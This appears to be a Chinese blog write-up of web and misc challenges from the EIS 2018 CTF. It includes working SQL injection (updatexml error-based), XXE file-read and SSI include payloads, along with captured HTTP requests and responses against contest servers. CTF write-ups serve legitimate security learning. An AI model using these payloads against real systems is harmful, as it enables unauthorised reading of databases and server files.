

EIS 2018 部分web writeup

原创

TuudOp 于 2018-11-20 12:06:35 发布 409 收藏

分类专栏: [ctf](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_39850969/article/details/84290804

版权



[ctf](#) 专栏收录该内容

7 篇文章 1 订阅


订阅专栏

打过这么多比赛, 好像还是没有进入过比赛的状态, 肯定是太菜了, 虽然没做出来, 也记一下, 权当学习一下这些思路。

web:

SimpleBBS

这个题是登录框的一个报错注入, 很简单的一个题, 但是没想到



A Database Error Occurred

Error Number: 1064

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server

SELECT password FROM users WHERE username = '' limit 0,1;

Filename: models/User_model.php

Line Number: 11

https://blog.csdn.net/qq_39850969

如果在登陆框中输入单引号，数据库就会报错，所以是一个报错注入

然后burp抓包

使用updatexml语句进行报错注入

payload:

```
username=admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1)
-- -&password=123
```

Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
 1 x 2 x 3 x ...
 Go Cancel < >
 Target: http://bbs.sec.zju.edu.cn

Request
 Raw Params Headers Hex

```

POST /index.php/login/valid HTTP/1.1
Host: bbs.sec.zju.edu.cn
Content-Length: 91
Cache-Control: max-age=0
Origin: http://bbs.sec.zju.edu.cn
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://bbs.sec.zju.edu.cn/index.php/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ci_session=23kug0t1ge7bhk72qj02rbmqh5ek1r0i
Connection: close

username=admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1)
-- -&password=dfa
    
```

Response
 Raw Headers Hex HTML Render

```

padding: 14px 15px 10px 15px;
}
code {
font-family: Consolas, Monaco, Courier New, Courier, monospace;
font-size: 12px;
background-color: #f9f9f9;
border: 1px solid #D0D0D0;
color: #002166;
display: block;
margin: 14px 0 14px 0;
padding: 12px 10px 12px 10px;
}
#container {
margin: 10px;
border: 1px solid #D0D0D0;
box-shadow: 0 0 8px #D0D0D0;
}
p {
margin: 12px 15px 12px 15px;
}
</style>
</head>
<body>
<div id="container">
<h1>A Database Error Occurred</h1>
<p>Error Number: 1105</p><p>XPath syntax error:
'~bbs'</p><p>SELECT password FROM users WHERE username =
'admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1)
-- -' limit 0,1;</p><p>Filename: models/User_model.php</p><p>Line
Number: 11</p></div>
</body>
</html>
    
```

Done https://blog.csdn.net/1,589 bytes | 62 millis

爆出了数据库bbs

然后爆表

payload:

```

username=admin' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables
-- -&password=dfa
    
```

Request

```
POST /index.php/login/valid HTTP/1.1
Host: bbs.sec.zju.edu.cn
Content-Length: 161
Cache-Control: max-age=0
Origin: http://bbs.sec.zju.edu.cn
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://bbs.sec.zju.edu.cn/index.php/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ci_session=23kug0t1ge7bhk72qj02rbmqh5ek1r0i
Connection: close

username=admin' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema="bbs"),0x7e),1)
-- -&password=dfa
```

Response

```
code {
  font-family: Consolas, Monaco, Courier New, Courier, monospace;
  font-size: 12px;
  background-color: #f9f9f9;
  border: 1px solid #D0D0D0;
  color: #002166;
  display: block;
  margin: 14px 0 14px 0;
  padding: 12px 10px 12px 10px;
}

#container {
  margin: 10px;
  border: 1px solid #D0D0D0;
  box-shadow: 0 0 8px #D0D0D0;
}

p {
  margin: 12px 15px 12px 15px;
}

</style>
</head>
<body>
  <div id="container">
    <h1>A Database Error Occurred</h1>
    <p>Error Number: 1105</p><p>XPath syntax error:
    *'admin,articles,comments,flag,me'<p><p>SELECT password FROM
    users WHERE username = 'admin' and
    updatexml(1,concat(0x7e,(select group_concat(table_name) from
    information_schema.tables where table_schema="bbs"),0x7e),1)
    -- -' limit 0,1;</p><p>Filename: models/User_model.php</p><p>Line
    Number: 11</p> </div>
  </body>
</html>
```

爆出的表中有flag表

因为有多个表，所以使用group_concat函数，也可以使用limit函数

然后后面的注入方法就和普通的注入是一样的，

通过注入发现flag在flag表的flag列里面，所以，直接

payload:

```
username=admin' and updatexml(1,concat(0x7e,(select flag from flag),0x7e),1)
-- -&password=dfa
```

Target: http://bbs.sec.zju.edu.cn

Request

```
POST /index.php/login/valid HTTP/1.1
Host: bbs.sec.zju.edu.cn
Content-Length: 95
Cache-Control: max-age=0
Origin: http://bbs.sec.zju.edu.cn
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://bbs.sec.zju.edu.cn/index.php/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ci_session=23kug0t1ge7bhk72qj02rbmqh5ek1r0i
Connection: close

username=admin' and updatexml(1,concat(0x7e,(select flag from flag),0x7e),1)
-- -&password=dfa
```

Response

```
code {
  font-family: Consolas, Monaco, Courier New, Courier, monospace;
  font-size: 12px;
  background-color: #f9f9f9;
  border: 1px solid #D0D0D0;
  color: #002166;
  display: block;
  margin: 14px 0 14px 0;
  padding: 12px 10px 12px 10px;
}

#container {
  margin: 10px;
  border: 1px solid #D0D0D0;
  box-shadow: 0 0 8px #D0D0D0;
}

p {
  margin: 12px 15px 12px 15px;
}

</style>
</head>
<body>
  <div id="container">
    <h1>A Database Error Occurred</h1>
    <p>Error Number: 1105</p><p>XPath syntax error:
    '~EIS{7879f0a27d8bcfeff0bcc837d76}'</p><p>SELECT password FROM
    users WHERE username = 'admin' and
    updatexml(1,concat(0x7e,(select flag from flag),0x7e),1)
    -- -' limit 0,1;</p><p>Filename: models/User_model.php</p><p>Line
    Number: 11</p> </div>
  </body>
</html>
```

没有显示完全，这时可以使用mid函数：

payload:

```
username=admin' and updatexml(1,concat(0x7e,mid((select flag from flag),30,32),0x7e),1)
-- -&password=dfa
```

Request
 POST /index.php/login/valid HTTP/1.1
 Host: bbs.sec.zju.edu.cn
 Content-Length: 106
 Cache-Control: max-age=0
 Origin: http://bbs.sec.zju.edu.cn
 Upgrade-Insecure-Requests: 1
 Content-Type: application/x-www-form-urlencoded
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
 Referer: http://bbs.sec.zju.edu.cn/index.php/login
 Accept-Encoding: gzip, deflate
 Accept-Language: zh-CN,zh;q=0.9
 Cookie: ci_session=23kug0t1ge7bhk72qj02rbmqh5ek1r0i
 Connection: close

Response

```

code {
  font-family: Consolas, Monaco, Courier New, Courier, monospace;
  font-size: 12px;
  background-color: #f9f9f9;
  border: 1px solid #D0D0D0;
  color: #002166;
  display: block;
  margin: 14px 0 14px 0;
  padding: 12px 10px 12px 10px;
}

#container {
  margin: 10px;
  border: 1px solid #D0D0D0;
  box-shadow: 0 0 8px #D0D0D0;
}

p {
  margin: 12px 15px 12px 15px;
}
</style>
</head>
<body>
  <div id="container">
    <h1>A Database Error Occurred</h1>
    <p>Error Number: 1105</p><p>XPath syntax error:
    '~7641e81'~</p><p>SELECT password FROM users WHERE username =
    admin' and updatexml(1,concat(0x7e,mid((select flag from
    flag),30,32),0x7e),1)
    -- -' limit 0,1;</p><p>Filename: models/User_model.php</p><p>Line
    Number: 11</p> </div>
  </body>
</html>

```

SimpleExtensionExplorerInjection

这是一个xxe的漏洞

应用 百度一下 Google 渗透测试 - YouTube 学习平台 ctf 优秀文章 信息收集 漏洞平台&SRCS 编码解码 大牛博客 学校

https://blog.csdn.net/qq_39850969

输入提交然后抓包

```
Request
Raw Params Headers Hex
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 28
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close

{"name":"admin","age":"123"}
```

https://blog.csdn.net/qq_39850969

但是这却是一个json格式的数据

通过题目给出的提示是xxe，所以这里讲Content-Type头内容改为application/xml，然后发送xml格式数据，观察是否解析

```
Request
Raw Params Headers Hex XML
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 18
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close

<name>admin</name>

Response
Raw Headers Hex
HTTP/1.1 200
Content-Type: text/plain; charset=UTF-8
Content-Length: 31
Date: Tue, 20 Nov 2018 03:48:07 GMT
Connection: close

Received name: admin, age null
```

https://blog.csdn.net/qq_39850969

解析了xml数据，所以存在xxe漏洞，说了flag在根目录下的flag文件里，所以构造payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE eis [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<name>&xxe;</name>
```

得到flag

Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau

Target: http://210.32.4.21:8080

Request

```
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 116
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE eis [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<name>&xxe;</name>
```

Response

```
HTTP/1.1 200
Content-Type: text/plain; charset=UTF-8
Content-Length: 64
Date: Tue, 20 Nov 2018 03:50:56 GMT
Connection: close

Received name: EIS{bce52c116d589ae9472e59a162cc90e2}
, age: null
```

SimplePrintEventLogger

这个题是出题人没有考虑到的，将两个题放在了一台主机上，flag也在根目录下，可以直接通过上面的那个题的xxe漏洞构造payload得到flag

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE eis [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<name>&xxe;</name>
```

读取根目录文件

Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau

Target: http://210.32.4.21:8080

Request

```
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 112
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE eis [
<ENTITY xxe SYSTEM "file:///">
]>
<name>&xxe;</name>
```

Response

```
HTTP/1.1 200
Content-Type: text/plain; charset=UTF-8
Content-Length: 169
Date: Tue, 20 Nov 2018 03:54:10 GMT
Connection: close

Received name: .dockerenv
bin
boot
dev
docker-java-home
etc
flag
flagvvvvvaaaagegsgag2333
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
, age: null
```

Done https://blog.csdn.net/303 bytes | 85 millis

然后在读取flagvvvvvaaaagegsgag2333文件就可以得到flag

Target: http://210.32.4.21:8080

Request

```
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 136
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE eis [
<ENTITY xxe SYSTEM "file:///flagvvvvvaaaagegsgag2333">
>
<name>&xxe;</name>
```

Response

```
HTTP/1.1 200
Content-Type: text/plain; charset=UTF-8
Content-Length: 64
Date: Tue, 20 Nov 2018 03:54:39 GMT
Connection: close

received name: EIS{f501e9c5323c560b0a40192ce9b7ad38}
age: null
```

SimpleServerInjection

这是一个ssi指令存在的漏洞


具体的ssi是什么可以看看 <https://www.cnblogs.com/dandzm/p/5027098.html>

网上有很多，随便选了一篇

这里利用了ssi的文件包含指令，包含flag文件

payload:

```
/index.php?name=<!--%23include virtual="flag"-->
```



这里唯一注意的就是将#进行URL编码为%23，不然web服务器会认为它是一段注释。

SimpleBlog

这是一个二次注入的题，问题出在用户注册处，先将用户注册的用户名的敏感字符进行转义，但是在final Exam做题时会对用户进行一次出库操作，判断的依据就是如果语句正确分数不为0，语句错误分数为0，这个需要通过脚本来实现。


misc:

gogogo

这个是我离flag最近的一次了。。。

下载里面的附件 gogogo.pcapng，是一个流量数据包

二话不说，先打开流量包



可以在这里面找找有没有相关的字符串。

423	2.427...	192.168.24...	192.168.24...	ICMP	126	Echo (ping) reply	id=0x17cb, seq=60264/26859, ttl=255
474	2.477...	192.168.24...	192.168.24...	TCP	60	60483 → 53692 [ACK]	Seq=1 Ack=5578 Win=40192 Len=0

Sequence number (BE): 60264 (0xeb68)
 Sequence number (LE): 26859 (0x68eb)

▼ Data (84 bytes)
 Data: 45000543faa40007f06fb4dc0a8f5010a00010200158359...
 [Length: 84]


```

0020 f5 80 00 00 bd be 17 cb eb 68 45 00 00 54 3f aa ..... ·hE·T?·
0030 40 00 7f 06 fb 4d c0 a8 f5 01 0a 00 01 02 00 15 @·...·M· .....
0040 83 59 02 33 53 77 d5 51 5c 7a 50 18 08 0a 40 74 ·Y·3Sw·Q \zP···@t
0050 00 00 32 32 36 20 53 75 63 63 65 73 73 66 75 6c ··226 Su ccessful
0060 6c 79 20 74 72 61 6e 73 66 65 72 72 65 64 20 22 ly trans ferred "
0070 2f 67 6f 67 6f 67 6f 2e 70 6e 67 22 0d 0a /gogogo. png"··
  
```

